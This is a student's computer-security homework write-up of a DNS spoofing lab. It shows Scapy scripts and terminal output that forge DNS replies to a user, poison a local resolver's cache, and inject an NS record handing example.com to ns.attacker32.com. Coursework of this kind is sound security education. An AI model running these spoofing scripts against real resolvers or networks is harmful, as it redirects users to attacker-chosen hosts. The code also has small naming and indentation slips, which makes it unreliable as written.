

Saurabh Sharma

CPSC 6200: COMPUTER SECURITY PRINCIPLES


Homework 7

Saurabh Sharma
11/29/2023

Testing the DNS Setup:

Get the IP address of ns.attacker32.com:

We use the command dig to get the IP address for ns.attacker32.com as follows:



```
seed@VM: ~/.../Labsetup
[11/29/23] seed@VM:~/.../Labsetup$ docksh 48
root@480d51e42455:/# dig ns.attacker32.com

; <>> DiG 9.16.1-Ubuntu <>> ns.attacker32.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 52732
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4096
;; COOKIE: d202dc2f2d31267301000000624e2e721a69f215ffccb3cb (good)
;; QUESTION SECTION:
;ns.attacker32.com.      IN      A

;; ANSWER SECTION:
ns.attacker32.com. 259200 IN A 10.9.0.153


;; Query time: 71 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Wed Nov 29 12:20:43 EST 2023
;; MSG SIZE rcvd: 90
root@480d51e42455:/#
```

Get the IP address of www.example.com:

We use the command dig to get the IP address for www.example.com as follows:

to example.com's official nameserver:

Saurabh Sharma



```
seed@VM: ~/... Labsetup
seed@VM: ~/... seed@VM: ~/... root@76acc0... root@3bb14... seed@VM: ~/... seed@VM: ~/...
root@480d51e42455:/# dig www.example.com

; <>> DiG 9.16.1-Ubuntu <>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 47066
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1


;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4096
;; COOKIE: c67ee43ccb6739a101000000624e2ef5f3ebcb37418515cd (good)
;; QUESTION SECTION:
;www.example.com.           IN      A

;; ANSWER SECTION:
www.example.com.     86400    IN      A      93.184.216.34

;; Query time: 672 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Wed Nov 29 14:33:12 EST 2023
;; MSG SIZE  rcvd: 88

root@480d51e42455:/#
```

Send the query directly to ns.attacker32.com



```
seed@VM: ~/... Labsetup
seed@VM: ~/... seed@VM: ~/... root@76acc0... root@3bb14... seed@VM: ~/... seed@VM: ~/...
root@480d51e42455:/# dig @ns.attacker32.com www.example.com

; <>> DiG 9.16.1-Ubuntu <>> @ns.attacker32.com www.example.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 61393
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4096
;; COOKIE: b3fb20080c2daea901000000624e2f4c179e7fc4fa174083 (good)
;; QUESTION SECTION:
;www.example.com.           IN      A

;; ANSWER SECTION:
www.example.com.     259200    IN      A      1.2.3.5

;; Query time: 4 msec
;; SERVER: 10.9.0.153#53(10.9.0.153)
;; WHEN: Wed Nov 29 14:34:15 EST 2023
;; MSG SIZE  rcvd: 88

root@480d51e42455:/#
```

Task 1: Directly Spoofing Response to User:

First, we get the user's IP address and the interface needed for the attack:

```
seed@VM: ~/.../Labsetup
seed@VM: ~/... x seed@VM: ~/... x seed@VM: ~/... x root@76acc0... x root@3bb14... x seed@VM: ~/... x seed@VM: ~/... x

;; Query time: 0 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Wed Nov 29 14:35:30 EST 2023
;; MSG SIZE rcvd: 88

root@480d51e42455:/# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.9.0.5 netmask 255.255.255.0 broadcast 10.9.0.255
        ether 02:42:0a:09:00:05 txqueuelen 0 (Ethernet)
            RX packets 77 bytes 9379 (9.3 KB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 15 bytes 891 (891.0 B)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    loop txqueuelen 1000 (Local Loopback)
        RX packets 4 bytes 116 (116.0 B)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 4 bytes 116 (116.0 B)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@480d51e42455:/#
```

```
seed@VM: ~/.../Labsetup
seed@VM: ~/... x seed@VM: ~/... x seed@VM: ~/... x root@76acc0... x root@3bb14... x seed@VM: ~/... x seed@VM: ~/... x

    valid_lft forever preferred_lft forever
16: br-b1c71febba50: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 02:42:38:64:80:ad brd ff:ff:ff:ff:ff:ff
    inet 192.168.50.1/24 brd 192.168.50.255 scope global br-b1c71febba50
        valid_lft forever preferred_lft forever
        inet6 fe80::42:38ff:fe64:80ad/64 scope link
            valid_lft forever preferred_lft forever
93: br-4422303dd1aa: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:60:e7:a9:0c brd ff:ff:ff:ff:ff:ff
    inet 10.9.0.1/24 brd 10.9.0.255 scope global br-4422303dd1aa
        valid_lft forever preferred_lft forever
        inet6 fe80::42:60ff:fee7:a90c/64 scope link
            valid_lft forever preferred_lft forever
94: br-d5b8581dd535: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:19:1f:ab:40 brd ff:ff:ff:ff:ff:ff
    inet 10.8.0.1/24 brd 10.8.0.255 scope global br-d5b8581dd535
        valid_lft forever preferred_lft forever
        inet6 fe80::42:19ff:fe1f:ab40/64 scope link
            valid_lft forever preferred_lft forever
116: veth95f61ad@if115: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master br-4422303dd1aa state UP group default
```

Based on these values, we make the changes in our code file task1.py as following:

```
task1.py
~/Desktop/DNS Lab/Labsetup/volumes
dns_sniff_spoof.py
task1.py

1 #!/usr/bin/env python3
2 from scapy.all import *
3
4 def spoof_dns(pkt):
5     if (DNS in pkt and 'www.example.com' in pkt[DNS].qd.qname.decode('utf-8')):
6         pkt.show()
7
8     # Swap the source and destination IP address
9     IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)
10
11    # Swap the source and destination port number
12    UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)
13
14    # The Answer Section
15    Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
16                   ttl=259200, rdata='1.1.1.1')
17
18
19    # Construct the DNS packet
20    DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
21                  qdcount=1, ancount=1, nscount=0, arcount=0,
22                  an=Anssec)
23
24    # Construct the entire IP packet and send it out
25    spoofpkt = IPpkt/UDPPkt/DNSpkt
26    send(spoofpkt)
27
28 # Sniff UDP query packets and invoke spoof_dns().
29 f = 'udp and src host 10.9.0.5 and dst port 53'
30 pkt = sniff(iface='br-4422303dd1aa', filter=f, prn=spoof_dns)
```

Now, before launching the attack we flush the cache at the local DNS server and then run the task1.py program on the attacker side. Then we check if the attack has succeeded or not:

```
root@480d51e42455:/# dig www.example.com
;; Warning: Message parser reports malformed message packet.

; <>> DiG 9.16.1-Ubuntu <>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->HEADER<<- opcode: QUERY, status: NOERROR, id: 62974
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 0


;; QUESTION SECTION:
;www.example.com.           IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A      1.1.1.1

;; Query time: 72 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Wed Nov 29 14:37:25 EST 2023
;; MSG SIZE  rcvd: 64

root@480d51e42455:/# █
```

As, we can see, our attack has successfully launched as the IP address has been changed to the fake one 1.1.1.1. in the reply.



The screenshot shows a terminal window titled "seed@VM: ~/Labsetup". The window displays the output of a scapy session. The user has run the command "scapy" and is interacting with the resulting object. The session details the creation of a DNS query message. The message structure includes fields such as dst (10.9.0.53), src (10.9.0.5), type (IPv4), version (4), ihl (5), tos (0x0), len (84), id (12107), flags (0), frag (0), ttl (64), proto (udp), checksum (0x3703), src (10.9.0.5), dst (10.9.0.53), options (\), sport (38034), dport (domain), len (64), and checksum (0x149d). The DNS section of the message is also detailed, showing id (62974), qr (0), opcode (QUERY), and aa (0).

```
seed@VM: ~/Labsetup
File "/usr/local/lib/python3.8/dist-packages/scapy/arch/common.py", line 128, in compile_filter
    raise Scapy_Exception()
scapy.error.Scapy_Exception: Failed to compile filter expression udp and src host 10.9.0.5 dst port 53 (-1)
root@VM:/volumes# ./task1.py
###[ Ethernet ]##
dst      = 02:42:0a:09:00:35
src      = 02:42:0a:09:00:05
type     = IPv4
###[ IP ]##
version  = 4
ihl      = 5
tos      = 0x0
len      = 84
id       = 12107
flags    =
frag    =
ttl     = 64
proto   = udp
chksum  = 0x3703
src     = 10.9.0.5
dst     = 10.9.0.53
\options \
###[ UDP ]##
sport    = 38034
dport    = domain
len      = 64
checksum = 0x149d
###[ DNS ]##
id      = 62974
qr      = 0
opcode  = QUERY
aa      = 0
```


Task 2: DNS Cache Poisoning Attack – Spoofing Answers

Before executing task2, we add some delay to the network traffic using the following command:

```
# tc qdisc add dev eth0 root netem delay 100ms
```

Now, we will conduct the attack by targeting the DNS server instead of the user machine with the following code as task2.py:

In our code, we use the DNS server's IP address as the src host IP without any further changes.



The screenshot shows a code editor window titled "task2.py" with the following Python script content:

```
1 #!/usr/bin/env python3
2 from scapy.all import *
3
4 def spoof_dns(pkt):
5     if (DNS in pkt and 'www.example.com' in pkt[DNS].qd.qname.decode('utf-8')):
6         pkt.show()
7
8     # Swap the source and destination IP address
9     IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)
10
11    # Swap the source and destination port number
12    UDPPkt = UDP(dport=pkt[UDP].sport, sport=53)
13
14    # The Answer Section
15    Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
16                   ttl=259200, rdata='1.1.1.1')
17
18
19    # Construct the DNS packet
20    DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
21                  qdcount=1, ancount=1, nscount=0, arcount=0,
22                  an=Anssec)
23
24    # Construct the entire IP packet and send it out
25    spoofpkt = IPpkt/UDPPkt/DNSpkt
26    send(spoofpkt)
27
28# Sniff UDP query packets and invoke spoof_dns().
29f = 'udp and src host 10.9.0.53 and dst port 53'
30pkt = sniff(iface='br-4422303dd1aa', filter=f, prn=spoof_dns)
```

The status bar at the bottom of the editor shows "Python 3" and "Ln 21, Col 49".

Again, before running the attack we flush the Local DNS server cache and run the attack on user machine as follows:

```
root@480d51e42455:/# dig www.example.com

; <>> DiG 9.16.1-Ubuntu <>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 44970
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4096
;; COOKIE: 04add1fb7fb7d07701000000624e3b22173f31f210f48c64 (good)
;; QUESTION SECTION:
;www.example.com.           IN      A

;; ANSWER SECTION:
www.example.com.      259200  IN      A      1.1.1.1

;; Query time: 3231 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Wed Nov 29 14:38:51 EST 2023
;; MSG SIZE rcvd: 88

root@480d51e42455:/# █
```

We can see that our attack has been successful as we have spoofed our information in the reply. We can check this at the local DNS cache as well as follows:


```
root@76acc06d56e7:/etc/bind# rndc flush
root@76acc06d56e7:/etc/bind# rndc dumpdb -cache
root@76acc06d56e7:/etc/bind# cat /var/cache/bind/dump.db | grep example
example.com.    777583  NS      a.iana-servers.net.
www.example.com. 863985  A      1.1.1.1
root@76acc06d56e7:/etc/bind# █
```

This means our cache is successfully poisoned.

Task 3: Spoofing NS Records

In this attack, we launch one attack that can affect the entire example.com domain using the code as follows:

The idea is to use the Authority section in DNS replies:



A screenshot of a code editor window titled "task3.py". The code is a Python script for DNS spoofing. It uses the scapy library to manipulate DNS packets. The script defines a function "spoof_dns" that checks if a DNS packet is for "www.example.com". If so, it swaps the source and destination IP addresses and port numbers. It then constructs an "A" record (IP address) and an "NS" record (ns.attacker32.com) with TTL 259200. These records are added to a DNS packet, which is then sent. The script also includes a loop to sniff UDP queries and invoke the spoofing function.

```
task3.py
~/Desktop/DNS Lab/Labsetup/volumes
Save  ⌂  task3.py
dns_sniff_spoof.py  ×  task1.py  ×  task2.py  ×  task3.py  ×
1 #!/usr/bin/env python3
2 from scapy.all import *
3
4 def spoof_dns(pkt):
5     if (DNS in pkt and 'www.example.com' in pkt[DNS].qd.qname.decode('utf-8')):
6         pkt.show()
7
8     # Swap the source and destination IP address
9     IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)
10
11    # Swap the source and destination port number
12    UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)
13
14    # The Answer Section
15    Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
16                   ttl=259200, rdata='1.1.1.1')
17
18    # The Authority Section
19    NSsec1 = DNSRR(rrname='example.com', type='NS',
20                   ttl=259200, rdata='ns.attacker32.com')
21
22    # Construct the DNS packet
23    DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
24                  qdcount=1, ancount=1, nscount=1, arcount=0,
25                  an=Anssec, ns=NSsec1)
26
27    # Construct the entire IP packet and send it out
28    spoofpkt = IPpkt/UDPPkt/DNSpkt
29    send(spoofpkt)
30
31 # Sniff UDP query packets and invoke spoof_dns().
32 f = 'udp and src host 10.9.0.53 and dst port 53'
33 pkt = sniff(iface='br-4422303dd1aa', filter=f, prn=spoof_dns)
```

Python 3 ▾ Tab Width: 8 ▾ Ln 25, Col 38 ▾ INS

Before doing the attack, we clear the cache on the local DNS server first. Now, we execute the attack:

```
root@480d51e42455:/# dig www.example.com

; <>> DiG 9.16.1-Ubuntu <>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 5224
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4096
;; COOKIE: 698edb7d5e2af80d01000000624e3cf93b41729a51e82152 (good)
;; QUESTION SECTION:
;www.example.com.           IN      A

;; ANSWER SECTION:
www.example.com.    259200  IN      A      1.1.1.1

;; Query time: 2819 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Wed Nov 29 14:39:46 EST 2023
;; MSG SIZE  rcvd: 88
```

```
root@480d51e42455:/# █
```

We can see that our packet has been successfully spoofed in the reply:

```
root@76acc06d56e7:/etc/bind# rndc flush
root@76acc06d56e7:/etc/bind# rndc dumpdb -cache
root@76acc06d56e7:/etc/bind# cat /var/cache/bind/dump.db | grep example
example.com.      777539  NS      ns.attacker32.com.
www.example.com.  863941  A      1.1.1.1
root@76acc06d56e7:/etc/bind# █
```

We can see that we have spoofed the entire example.com domain. This can be seen when we try to dig other sites in the domain as follows:

```
root@480d51e42455:/# dig ftp.example.com

; <>> DiG 9.16.1-Ubuntu <>> ftp.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 42456
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4096
